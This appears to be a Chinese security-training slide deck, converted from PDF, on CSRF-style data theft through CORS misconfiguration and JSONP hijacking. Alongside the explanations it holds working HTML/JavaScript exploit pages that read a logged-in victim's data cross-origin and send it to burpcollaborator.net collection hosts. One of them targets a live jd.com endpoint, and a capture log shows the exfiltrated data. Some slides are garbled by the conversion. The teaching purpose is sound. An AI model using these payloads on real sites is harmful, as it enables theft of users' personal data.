

CSRF读取漏洞-----


讲师：跃琪





目录

- 01. csrf读取漏洞介绍
- 02. cors漏洞介绍以及利用
- 03. jsonp漏洞介绍以及利用



/01

csrf读取漏洞介绍



一、定义

Cross-Site Request Forgery 跨站请求伪造。

理解：

- 1、跨站点的请求；
- 2、请求是伪造的。（假装可信）


它是一种挟制用户在当前已登录的Web应用程序上执行非本意的操作的攻击方法。



CSRF攻击

一、定义

正常的CSRF攻击，增删改等操作（基于操作的csrf）
另类的CSRF：**JSONP**、**CORS**、Flash跨域劫持（基于文件读取的csrf）



/02

cors漏洞利用




同源策略介绍

同源策略：同源策略是浏览器的一个安全功能，不同源的客户端脚本在没有明确授权的情况下，不能读写对方资源。所以xyz.com下的js脚本采用ajax读取abc.com里面的文件数据是会被拒绝的。

同源策略限制了从同一个源加载的文档或脚本如何与来自另一个源的资源进行交互。这是一个用于隔离潜在恶意文件的重要安全机制。



同源策略介绍



Name	Status	Type	Initiator	Size	Time
cors_post.php?url=http%3A//www.hetianlab.com/persHomeCourExpt%21getPersCourses.action&data=pageNum=1&reType=0	200	document	Other	1.2 KB	6
persHomeCourExpt%21getPersCourses.action	(failed)	xhr	cors_post.php?url=http%3A//www.hetianlab.com/persHomeCourExpt%21getPersCourses.action&data=pageNum=1&reType=0	0 B	78



同源策略介绍

http://store.abs.com/dir2/other.html	// 同源，只有路径不同
http://store.abs.com/dir/inner/another.html	// 同源，只有路径不同
https://store.abs.com/secure.html	// 失败，协议不同
http://news.abs.com/dir/other.html	// 失败，域名不同
http://store.abs.com:81/dir/etc.html	// 失败，端口不同 (http:// 默认端口是80)



跨域问题

由于同源策略的影响，当我们**从一个域名的网页去请求另一个域名的资源时**，就无法成功获取资源。如果我们要想成功获取资源，那么就要用到跨域。

跨域解决方案：**jsonp**、**cors**、postMessage

cors介绍

CORS的全称是跨源资源共享，是一种ajax跨域请求资源的方式，支持现代浏览器，IE支持到10以上。cors的实现方式很简单，当使用XMLHttpRequest发送请求时，浏览器发现该请求不合同源策略，会给该请求加一个请求头：**Origin**，后台进行一系列处理，如果确定接受请求则在返回结果中加入一个响应头：**Access-Control-Allow-Origin**；浏览器判断该请求头中是否包含 **Origin** 的值，如果有则浏览器会处理响应，我们就可以拿到响应数据，如果不包含浏览器直接驳回，这时我们无法拿到响应数据。

Cors:

在配置了cors的前提下,当你登录网站A,并跨域访问网站B的时候,浏览器判断你的操作是跨域,这时候会在数据包里面加个origin字段,内容为: origin:b.com ,这样你就能跨域了,当cors的配置错误时就会产生cors漏洞


```
GET /dorabox/csrf/userinfo.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
origin:bsad.com
Referer: http://127.0.0.1/dorabox/
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Wed, 04 Dec 2019 06:06:08 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Access-Control-Allow-Origin: bsad.com
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: PUT,POST,GET,DELETE,OPTIONS
Content-Length: 151
Connection: close
Content-Type: text/html

{"username":"Vulkey_Chen","mobilephone":"13188888888","email":"admin@gh0st.cn","address":"\u4e2d\u534e\u4eba\u6c11\u5171\u548c\u56fd","sex":"Cool Man"}
```

cors简单验证:

修改Origin的值如果发生变化就说明存在cors



Request

Raw Params Headers Hex JSON Decoder

GET /dorabox/csrf/userinfo.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Origin: www.baidu.com

Response

Raw Headers Hex Render JSON Decoder U2C JSON

HTTP/1.1 200 OK
Date: Fri, 14 Feb 2020 13:17:34 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Access-Control-Allow-Origin: www.baidu.com
Access-Control-Allow-Headers: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: PUT, POST, GET, DELETE, OPTIONS
Content-Length: 151
Connection: close
Content-Type: text/html

{"username": "Vulkey_Chen", "mobilephone": "13188888888", "email": "t.cn", "address": "\u4e2d\u534e\u4eba\u6c11\u5171\u548c\u56fd", "Man"}



首先明确目的：获取受害者的信息

1. 构造代码：
2. 获取结果：




cors漏洞利用

```
r.bat x csa.html x
<!DOCTYPE html>
<html>
<head>
<title>CORS TEST</title>
</head>
<body>
<div id='output'></div>
...<script src="http://www.w3school.com.cn/jquery/jquery-1.11.1.min.js">
</script>
<script type="text/javascript">
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get', 'http://127.0.0.1/dorabox/csrf/userinfo.php', true); //发起请求
//req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
req.withCredentials = true;
req.send();
function reqListener()
{
...
$.ajax({
...
type: 'get',
...
url: 'http://fdw1lg54805gnjhfbf6o3wwpogu6iv.burpcollaborator.net',
...
data: JSON.stringify(req.responseText)
});
...
}); //把请求得到的结果请求url, 结果可以在httplog里面查看
</script>
</body>
</html>
```




cors漏洞利用

[illegible]



cors漏洞利用

```
<!DOCTYPE html>
<html>
<head>
<title>CORS TEST</title>
</head>
<body>
<div id='output'></div>
  <script src="http://www.w3school.com.cn/jquery/jquery-1.11.1.min.js">
</script>
<script type="text/javascript">
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','http://127.0.0.1/dorabox/csrf/userinfo.php',true);
//req.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
req.withCredentials = true;
req.send();
function reqListener()
{
  $.ajax({
    type: 'get',
    url: 'http://0deq9cdptr10o3b91bh6cmsuclic61.burpcollaborator.net/',
    data: JSON.stringify(req.responseText)
  });
};
</script>
</body>
</html>
```



/03

jsonp漏洞利用

jsonp介绍

JSONP是通过 script 标签加载数据的方式去获取数据当做 JS 代码来执行 提前在页面上声明一个函数，函数名通过接口传参的方式传给后台，后台解析到函数名后在原始数据上「包裹」这个函数名，发送给前端。换句话说，JSONP 需要对应接口的后端的配合才能实现。要注意**JSONP只支持GET方式的请求**，不支持POST请求。

script标签可以加载其它域下的js，我们可以利用这个特性实现从其它域下获取数据。通过<script src="http://127.0.0.1:8080/getNews"></script>这时会向接口发送获取数据，获取数据后作为js来执行。但是这个数据是**JSON格式的，直接作为js运行**的话如何去得到这个数据去操作呢？这时候我们可以在src后面加上一个回调函数showData。

```
<script src="http://127.0.0.1:8080/getNews?callback=showData"></script>
```



jsonp

jsonp例子

```
Raw Params Headers Hex JSON Decoder
GET /dorabox/csrf/jsonp.php?callback=test HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1/dorabox/
Cookie:
Sg0q_2132_ulastactivity=237afPbWf1QrarQz3k7Umlb7grS5anfeQt7IQ7efjFeVJKyRDgRf;
Sg0q_2132_lastcheckfeed=1%7C1575970401; Sg0q_2132_nofavfid=1;
Sg0q_2132_saltkey=mdU0EbLZ; Sg0q_2132_lastvisit=1581580089;
UkEk_2132_saltkey=LZ2zd3R1; UkEk_2132_lastvisit=1581582555;
PHPSESSID=j06a7rbp54ut2qpvhfhqb92593
Connection: close
Upgrade-Insecure-Requests: 1
```

```
Raw Headers Hex Render JSON Decoder U2C
HTTP/1.1 200 OK
Date: Fri, 14 Feb 2020 13:37:58 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.38
X-Powered-By: PHP/5.5.38
Content-Length: 157
Connection: close
Content-Type: text/html

test({"username":"Vulkey_Chen","mobilephone":"13188888888","email":"admin@gh0st.cn","address":"\u4e2d\u534e\u4eba\u6c11\u5171\u548c\u56fd","sex":"Cool Man"})
```



jsonp利用：获取受害者的数据

1. 构造代码
2. 获取数据



jsonp

```
csa.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>JSONP EXP 跨域测试</title>
</head>
<body onload="load()">
<script src="http://www.w3school.com.cn/jquery/jquery-1.11.1.min.js">
</script>
<script>
  function load()
  {
    $.ajax({
      url: "http://chat1.jd.com/api/checkChat?venderList=65126,62710&callback=zzzzccc",
      type: "GET", //指定GET请求方法
      dataType: "jsonp", //指定服务器返回的数据类型
      jsonp: "callback", //指定参数名称
      jsonpCallback: "zzzzccc",
      success: function (data) {
        $.ajax({
          type: 'get',
          url: 'http://qpiyc7fi3ls6vq7mtwug010szj59ty.burpcollaborator.net/',
          data: JSON.stringify(data)
        });
      }
    });
  }
</script>
</body>
</html>
```



jsonp

#	Time	Type	Payload	Comment
1	2020-二月-14 13:47:46 UTC	DNS	gdx89vorwrt yg5sdbblo2bc86zcq0f	
2	2020-二月-14 13:47:45 UTC	DNS	gdx89vorwrt yg5sdbblo2bc86zcq0f	
3	2020-二月-14 13:47:46 UTC	HTTP	gdx89vorwrt yg5sdbblo2bc86zcq0f	
4	2020-二月-14 13:47:46 UTC	DNS	gdx89vorwrt yg5sdbblo2bc86zcq0f	

Description	Request to Collaborator	Response from Collaborator										
<table border="1"><thead><tr><th>Raw</th><th>Params</th><th>Headers</th><th>Hex</th><th>JSON Decoder</th></tr></thead><tbody><tr><td colspan="5"><pre>GET /?[{"%22chatDomain%22:%22chat.jd.com%22,%22chatUrl%22:%22https://chat.jd.com/index.action?t=&venderId=65126%22,%22code%22:3,%22rank%22:0,%22seller%22:%22%E5%87%A4%E5%87%B0%E6%96%B0%E5%8D%8E%E4%B9%A6%E5%BA%97%E6%97%97%E8%88%B0%E5%BA%97%22,%22shopId%22:68524,%22venderId%22:65126},{%22chatDomain%22:%22chat.jd.com%22,%22chatUrl%22:%22https://chat.jd.com/index.action?t=&venderId=62710%22,%22code%22:3,%22rank%22:0,%22seller%22:%22adidas%E5%AE%98%E6%96%B9%E6%97%97%E8%88%B0%E5%BA%97%22,%22shopId%22:58463,%22venderId%22:62710}] HTTP/1.1 Host: gdx89vorwrt yg5sdbblo2bc86zcq0f.burpcollaborator.net Connection: keep-alive Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36 Origin: http://127.0.0.1 Referer: http://127.0.0.1/jsonp.html Accept-Encoding: gzip, deflate</pre></td></tr></tbody></table>			Raw	Params	Headers	Hex	JSON Decoder	<pre>GET /?[{"%22chatDomain%22:%22chat.jd.com%22,%22chatUrl%22:%22https://chat.jd.com/index.action?t=&venderId=65126%22,%22code%22:3,%22rank%22:0,%22seller%22:%22%E5%87%A4%E5%87%B0%E6%96%B0%E5%8D%8E%E4%B9%A6%E5%BA%97%E6%97%97%E8%88%B0%E5%BA%97%22,%22shopId%22:68524,%22venderId%22:65126},{%22chatDomain%22:%22chat.jd.com%22,%22chatUrl%22:%22https://chat.jd.com/index.action?t=&venderId=62710%22,%22code%22:3,%22rank%22:0,%22seller%22:%22adidas%E5%AE%98%E6%96%B9%E6%97%97%E8%88%B0%E5%BA%97%22,%22shopId%22:58463,%22venderId%22:62710}] HTTP/1.1 Host: gdx89vorwrt yg5sdbblo2bc86zcq0f.burpcollaborator.net Connection: keep-alive Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36 Origin: http://127.0.0.1 Referer: http://127.0.0.1/jsonp.html Accept-Encoding: gzip, deflate</pre>				
Raw	Params	Headers	Hex	JSON Decoder								
<pre>GET /?[{"%22chatDomain%22:%22chat.jd.com%22,%22chatUrl%22:%22https://chat.jd.com/index.action?t=&venderId=65126%22,%22code%22:3,%22rank%22:0,%22seller%22:%22%E5%87%A4%E5%87%B0%E6%96%B0%E5%8D%8E%E4%B9%A6%E5%BA%97%E6%97%97%E8%88%B0%E5%BA%97%22,%22shopId%22:68524,%22venderId%22:65126},{%22chatDomain%22:%22chat.jd.com%22,%22chatUrl%22:%22https://chat.jd.com/index.action?t=&venderId=62710%22,%22code%22:3,%22rank%22:0,%22seller%22:%22adidas%E5%AE%98%E6%96%B9%E6%97%97%E8%88%B0%E5%BA%97%22,%22shopId%22:58463,%22venderId%22:62710}] HTTP/1.1 Host: gdx89vorwrt yg5sdbblo2bc86zcq0f.burpcollaborator.net Connection: keep-alive Accept: */* User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36 Origin: http://127.0.0.1 Referer: http://127.0.0.1/jsonp.html Accept-Encoding: gzip, deflate</pre>												



```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>JSONP EXP跨域测试</title>
</head>
<body onload="load()">
<script src="http://www.w3school.com.cn/jquery/jquery-1.11.1.min.js">
</script>
<script>
function load()
{
$.ajax({

url: "http://chat1.jd.com/api/checkChat?venderList=65126,62710&callback=zzzzccc",


type: "GET",          //指定GET请求方法

dataType: "jsonp", //指定服务器返回的数据类型

jsonp: "callback", //指定参数名称

jsonpCallback: "zzzzccc",

success: function (data) {
$.ajax({
type: 'get',
url: 'http://qpjyc7fi3ls6vq7mtwug010szj59ty.burpcollaborator.net/',
data: JSON.stringify(data)
});
}
})
}
</script>
</body>
</html>
```

感谢聆听

湖南合天智汇信息技术有限公司

www.hetianlab.com